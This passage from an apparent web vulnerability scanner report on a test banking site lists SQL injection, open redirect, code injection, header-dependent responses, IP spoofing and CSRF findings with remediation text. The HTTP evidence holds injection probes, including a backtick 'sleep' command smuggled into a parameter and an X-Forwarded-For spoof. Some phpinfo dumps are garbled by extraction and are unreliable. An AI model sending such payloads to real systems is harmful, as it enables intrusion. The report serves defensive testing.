<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1<!--z-z-->&gpxffs2734=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, gpxffs2734
Accept: */*, text/gpxffs2734
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
gpxffs2734
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://gpxffs2734.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:21 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9379
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1%20procedure%20analyse%20(0,0,0)--%20-&meo322wh6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, meo322wh6
Accept: */*, text/meo322wh6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
meo322wh6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://meo322wh6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:28 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9298
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=1%20procedure%20analyse%20(0,0)--%20-z&v1u0140=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, v1u0140
Accept: */*, text/v1u0140
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 v1u0140
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://v1u0140.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13673
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

FirstOrderEvidence

```
GET /app_v3_personal.php?id=null&ynhp3w93=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, ynhp3w93
Accept: */*, text/ynhp3w93
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
ynhp3w93
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://ynhp3w93.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:39 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12981
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```


FirstOrderEvidence

```
GET /app_v3_personal.php?id=nuzl&l3furiaufi6=1 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate, l3furiaufi6
Accept: */*, text/l3furiaufi6
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
l3furiaufi6
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
Origin: https://l3furiaufi6.com
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:06:39 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 9262
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_loans.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_personal.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_business.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php

Issue Name	Severity	Confidence	Vector URL
MySQL injection	medium	firm	http://www.vulnerable-bank.com/register_v1.php

Open redirection (reflected)

Issue Details

URL

http://www.vulnerable-bank.com/redirect.php?redirect=http%3a%2f%2fa19jx4ov9ij%2fa%3fhttp%3a%2f%2fwww.defensecode.com%2f

Path	/redirect.php
Caption	/redirect.php [redirect parameter]
Severity	Low
Confidence	certain

Description

The value of the **redirect** request parameter is used to perform an HTTP redirect. The payload **http://ai9jx4ov9ij/a?http://www.defensecode.com/** was submitted in the redirect parameter. This caused a redirection to the following URL:

- http://ai9jx4ov9ij/a?http://www.defensecode.com/

Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection in an unsafe way. An attacker can construct a URL within the application that causes a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Remediation

If possible, applications should avoid incorporating user-controllable data into redirection targets. In many cases, this behavior can be avoided in two ways:

- Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.

If it is considered unavoidable for the redirection function to receive user-controllable input and incorporate this into the redirection target, one of the following measures should be used to minimize the risk of redirection attacks:

- The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.
- The application should use URLs relative to the web root for all of its redirects, and the redirection function should validate that the URL received starts with a slash character. It should then prepend http://yourdomainname.com to the URL before issuing the redirect.
- The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with http://yourdomainname.com/ before issuing the redirect.

Classification

CWE-601: URL Redirection to Untrusted Site ('Open Redirect') (<https://cwe.mitre.org/data/definitions/601.html>)

Reference

Using Burp to Test for Open Redirections (https://support.portswigger.net/customer/portal/articles/1965733-Methodology_Testing%20for%20Open%20Redirections.html).

Fun With Redirects (https://www.owasp.org/images/b/b9/OWASP_Appsec_Research_2010_Redirects_XSLJ_by_Sirdarckcat_and_Thornmaker.pdf).


FirstOrderEvidence

```
GET /redirect.php?redirect=http%3a%2f%2fa19jx4ov9ij%2fa%3fhttp%3a%2f%2fwww.defensecode.com%2f HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 302 Found
```

Date: Fri, 21 May 2021 16:07:11 GMT
Server: Apache/2.4.25 (Debian)
Location: <http://ai9jx4ov9ij/a?http://www.defensecode.com/>
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Open redirection (reflected)	low	certain	http://www.vulnerable-bank.com/redirect.php

Code injection

Issue Details

URL	http://www.vulnerable-bank.com/get_info.php?info=%60sleep%200%60 http://www.vulnerable-bank.com/get_info.php?info=%60sleep%2011%60
Path	/get_info.php
Caption	/get_info.php [info parameter]
Severity	High
Confidence	firm

Description

The application appears to evaluate user input as code.
It was instructed to sleep for 0 seconds, and a response time of **0.59099984169** seconds was observed.
It was then instructed to sleep for 10 seconds, which resulted in a response time of **11.5349998474** seconds

Remediation

none

Classification

none

Reference

none

DiffableEvidence


```
GET /get_info.php?info=%60sleep%200%60 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:13:41 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
GET /get_info.php?info=%60sleep%2011%60 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:13:42 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Code injection	high	firm	http://www.vulnerable-bank.com/get_info.php

Referer-dependent response

Issue Details

URL	<code>http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29</code> <code>http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29</code>
Path	<code>/get_info.php</code>
Caption	<code>/get_info.php</code>
Severity	Informational
Confidence	firm

Description

Application responses may depend systematically on the presence or absence of the Referer header in requests. This behavior does not necessarily constitute a security vulnerability, and you should investigate the nature of and reason for the differential responses to determine whether a vulnerability is present.

Common explanations for Referer-dependent responses include:

- Referer-based access controls, where the application assumes that if you have arrived from one privileged location then you are authorized to access another privileged location. These controls can be trivially defeated by supplying an accepted Referer header in requests for the vulnerable function.
- Attempts to prevent cross-site request forgery attacks by verifying that requests to perform privileged actions originated from within the application itself and not from some external location. Such defenses are often not robust, and can be bypassed by removing the Referer header entirely.
- Delivery of Referer-tailored content, such as welcome messages to visitors from specific domains, search-engine optimization (SEO) techniques, and other ways of tailoring the user's experience. Such behaviors often have no security impact; however, unsafe processing of the Referer header may introduce vulnerabilities such as SQL injection and cross-site scripting. If parts of the document (such as META keywords) are updated based on search engine queries contained in the Referer header, then the application may be vulnerable to persistent code injection attacks, in which search terms are manipulated to cause malicious content to appear in responses served to other application users.

Remediation

The Referer header is not a robust foundation on which to build access controls. Any such measures should be replaced with more secure alternatives that are not vulnerable to Referer spoofing.

If the contents of responses is updated based on Referer data, then the same defenses against malicious input should be employed here as for any other kinds of user-supplied data.

Classification

CWE-16: Configuration (<https://cwe.mitre.org/data/definitions/16.html>).

CWE-213: Intentional Information Exposure (<https://cwe.mitre.org/data/definitions/213.html>).

Reference

DiffableEvidence

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:24:52 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87324
Connection: close
Content-Type: text/html; charset=UTF-8
```

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
<td class="v">http </td></tr>
<tr><td class="e">CONTEXT_PREFIX </td><td class="v"> <i>
[...]
</th></tr>
<tr><td class="e">HTTP Request </td><td class="v">GET /get_info.php?info=phpinfo%28%29 HTTP/1.1 </td> </tr>
[...]
</th></tr>
<tr><td class="e">_REQUEST["info"]</td><td class="v">phpinfo()</td> </tr>
[...]

```

```

GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0

```


```

HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:24:53 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 86930
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]

```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Referer-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php

User agent-dependent response

Issue Details

URL	http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29 http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
Path	/get_info.php
Caption	/get_info.php
Severity	Informational
Confidence	firm

Description

Application responses may depend systematically on the value of the User-Agent header in requests. This behavior does not itself constitute a security vulnerability, but may point towards additional attack surface within the application, which may contain vulnerabilities.

This behavior often arises because applications provide different user interfaces for desktop and mobile users. Mobile interfaces have often been less thoroughly tested for vulnerabilities such as cross-site scripting, and often have simpler authentication and session handling mechanisms that may contain problems that are not present in the full interface.

To review the interface provided by the alternate User-Agent header, you can configure a match/replace rule in Burp Proxy to modify the User-Agent header in all requests, and then browse the application in the normal way using your normal browser.

Remediation

none

Classification

CWE-16: Configuration (<https://cwe.mitre.org/data/definitions/16.html>)

Reference

DiffableEvidence

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:32 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87272
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[... ]
<td class="v">Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36 </td>
[... ]
<td class="v">59422 </td>
[... ]
<td class="v">Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36 </td>
[... ]
<td class="v">0 </td>
```

```
[...]
</td></tr>
[...]
</td></tr>
[...]
</tr>
<tr>
[...]
</tr>
<t r>
[...]
<tr> <td class="e">
[...]
<tr><t d class="e">
[...]
<td class="e">
[...]
<td cla ss="e">
[...]
<td class=" e">
[...]
<td class="e " >
[...]
<td class="e" >
[...]
<td class="e"> packets_received_change_user </td>
[...]
<td class="e">result_set_queries </td>
[...]
<td class="e">no n_result_set_queries </td>
[...]
<td class="e">no _index_used </td>
[...]
<td class="e">b ad_index_used </td>
[...]
<td class="e">unbu ffered_sets </td>
[...]
<td class="e">rows_ fetched_from_server_ps </td>
[...]
<td class="e">rows_ b uffered_from_client_ps </td>
[...]
<td class="e">rows_ fe tched_from_client_normal_unbuffered </td>
[...]
<td class="e">rows_ a f fected_ps </td>
[...]
<td class="e">rows_ s ki pped_ps </td>
[...]
<td class="e">copy_on_ wr ite_performed </td>
[...]
<td class="e">connect_ fai lure </td>
[...]
<td class="e">active_per sistent_connections </td>
[...]
<td class=" v">
[...]
<td class="v">
[...]
</td><t d class="v">
[...]
<td class="v">
[...]
<td class="v">0 </ td>
[...]
</td></tr>
[...]
<td class="v">0 </td>
[...]
<td class="v">0 </ td>
[...]
<td class="v">
[...]
</td></tr>
```

```
[...]  
<td class="v">Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36</td></tr>  
<tr><td class="e">_SERVER["HTTP_CONNECTION"]</td><td class="v">  
[...]  
<td class="v">  
[...]  
</td><td class="v">1621612532</td>  
[...]  
<tr class="h"><th>  
[...]
```

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:25:04 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87400
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
```

46054
6021
11468
254
262
1048
1016
315
1457
5436
563
85
35
25
86
32
17
1
11
17

```
[...]
```

```

[...]
```

<td class="v">15 </td>
[...]
<td class="v">15 </td>
[...]
<td class="v">12 </td>
[...]
<td class="v">1 </td>
[...]
<td class="v">15 </td>
[...]
<td class="v">30 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">18446744073709551595 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">17 </td>
[...]
<td class="v">12 </td>
[...]
<td class="v">18 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">21 </td>
[...]
<td class="v">25 </td>
[...]
<td class="v">18 </td>
[...]
<td class="v">243 </td>
[...]
<td class="v">72854 </td>
[...]
<td class="v">Mozilla/5.0 (iPhone ; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3 </td>
[...]
<td class="v">46054 </td>
[...]
<td class="v">1621614304.536 </td>
[...]
<td class="v">1621614304 </td>
[...]

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
User agent-dependent response	info	firm	http://www.vulnerable-bank.com/get_info.php

Spoofable client IP address

Issue Details

URL	http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29 http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
Path	/get_info.php
Caption	/get_info.php
Severity	Informational
Confidence	firm

Description

If an application trusts an HTTP request header like X-Forwarded-For to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address. This behavior does not necessarily constitute a security vulnerability, however some applications use client IP addresses to enforce access controls and rate limits. For example, an application might expose administrative functionality only to clients connecting from the local IP address of the server, or allow a certain number of failed login attempts from each unique IP address. Consider reviewing relevant functionality to determine whether this might be the case.

Remediation

HTTP request headers such as X-Forwarded-For, True-Client-IP, and X-Real-IP are not a robust foundation on which to build any security measures, such as access controls. Any such measures should be replaced with more secure alternatives that are not vulnerable to spoofing.

If the platform application server returns incorrect information about the client's IP address due to the presence of any particular HTTP request header, then the server may need to be reconfigured, or an alternative method of identifying clients should be used.

Classification

CWE-16: Configuration (<https://cwe.mitre.org/data/definitions/16.html>)

Reference

DiffableEvidence

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:25:17 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87320
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
```

```
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/get_info.php?info=phpinfo%28%29
X-Forwarded-For: 127.0.0.1
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 16:25:18 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 87514
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; co
[...]
```

http
CONTEXT_PREFIX
HTTP Request
GET /get_info.php?info=phpinfo%28%29 HTTP/1.1
_REQUEST["info"]
phpinfo()

```
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Spoofable client IP address	info	firm	http://www.vulnerable-bank.com/get_info.php

Cross-site request forgery

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_login_v1.php http://www.vulnerable-bank.com/app_v3_login_v1.php
Path	/app_v3_login_v1.php
Caption	/app_v3_login_v1.php
Severity	Informational
Confidence	tentative

Description

The request appears to be vulnerable to cross-site request forgery (CSRF) attacks against unauthenticated functionality. This is unlikely to constitute a security vulnerability in its own right, however it may facilitate exploitation of other vulnerabilities affecting application users.

Cross-site request forgery (CSRF) vulnerabilities may arise when applications rely solely on HTTP cookies to identify the user that has issued a particular request. Because browsers automatically add cookies to requests regardless of their origin, it may be possible for an attacker to create a malicious web site that forges a cross-domain request to the vulnerable application. For a request to be vulnerable to CSRF, the following conditions must hold:

- The request can be issued cross-domain, for example using an HTML form. If the request contains non-standard headers or body content, then it may only be issuable from a page that originated on the same domain.
- The application relies solely on HTTP cookies or Basic Authentication to identify the user that issued the request. If the application places session-related tokens elsewhere within the request, then it may not be vulnerable.
- The request performs some privileged action within the application, which modifies the application's state based on the identity of the issuing user.
- The attacker can determine all the parameters required to construct a request that performs the action. If the request contains any values that the attacker cannot determine or predict, then it is not vulnerable.

Remediation

